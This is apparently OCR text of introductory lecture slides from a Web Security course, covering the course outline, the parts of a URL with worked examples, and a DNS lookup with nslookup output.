Web Security

CS-576 Systems Security

Instructor: Georgios Portokalidis

Spring 2018

THE PURRINGTON POST

2016 AWARDS

LATEST

Photographer Champions Black Cat Adoptions

This story began at an animal shelter with an adorable kitten named Imogen! In December of 2014 Los Angeles-based photographer Casey ...

CONNECT WITH US


EXCLUSIVE OFFER – WHILE SUPPLIES LAST

Web Security Is About


Users safely accessing the web

Enabling safe web applications


Web → Multitier Architectures




Web → Multitier Architectures



Web → Multitier Architectures




Web → Multitier Architectures



Blurry Application Boundary

All Tiers Can Be Vulnerable



This Lecture

Introduction

Web basics

Social engineering attacks over the Web

Attacks against the server side

Attacks against the client-side

Web Basics

The Web or WWW

The **World Wide Web** (abbreviated WWW or the Web) is an information space where documents and other web resources are identified by **Uniform Resource Locators** (URLs), interlinked by hypertext links, and can be accessed via the Internet.

Uniform Resource Locator (URL)

URL format

- Items in brackets are optional

scheme://[username:password@]hostname[:port][/path/to/resource][?query_string][#fragment]

https://www.facebook.com

scheme://[username:password@]hostname[:port][/path/to/resource][?query_string][#fragment]

Scheme: https

No credentials

Hostname: www.facebook.com

Port: Not specified, therefore default used

- 443 for HTTPS

Path: /

No query string, no fragment

http://example.com/foo/index.php?a=1&b=2#foo

Scheme: http

No credentials

Hostname: example.com

Port: Not specified, therefore default used

- 80 for HTTP


Path: /foo/index.php

Query string: a=1&b=2

Fragment: foo

- Fragments are not sent to the server, they are kept and used only by the client, typically to scroll to a particular location of the incoming document
  -
- A website can still access them via JavaScript

Step 0



The user types a URL in a browser

Resolving (Host)names

www.stevens.edu does not mean anything to a computer

Your browser needs to first find the IP address belonging to that domain name

nslookup

nslookup www.stevens.edu

```
Server:  155.246.149.79

Address: 155.246.149.79#53


www.stevens.edu  canonical name = www.stevens.edu.cdn.cloudflare.net.

Name:    www.stevens.edu.cdn.cloudflare.net

Address: 104.16.126.51

Name:    www.stevens.edu.cdn.cloudflare.net

Address: 104.16.125.51
```

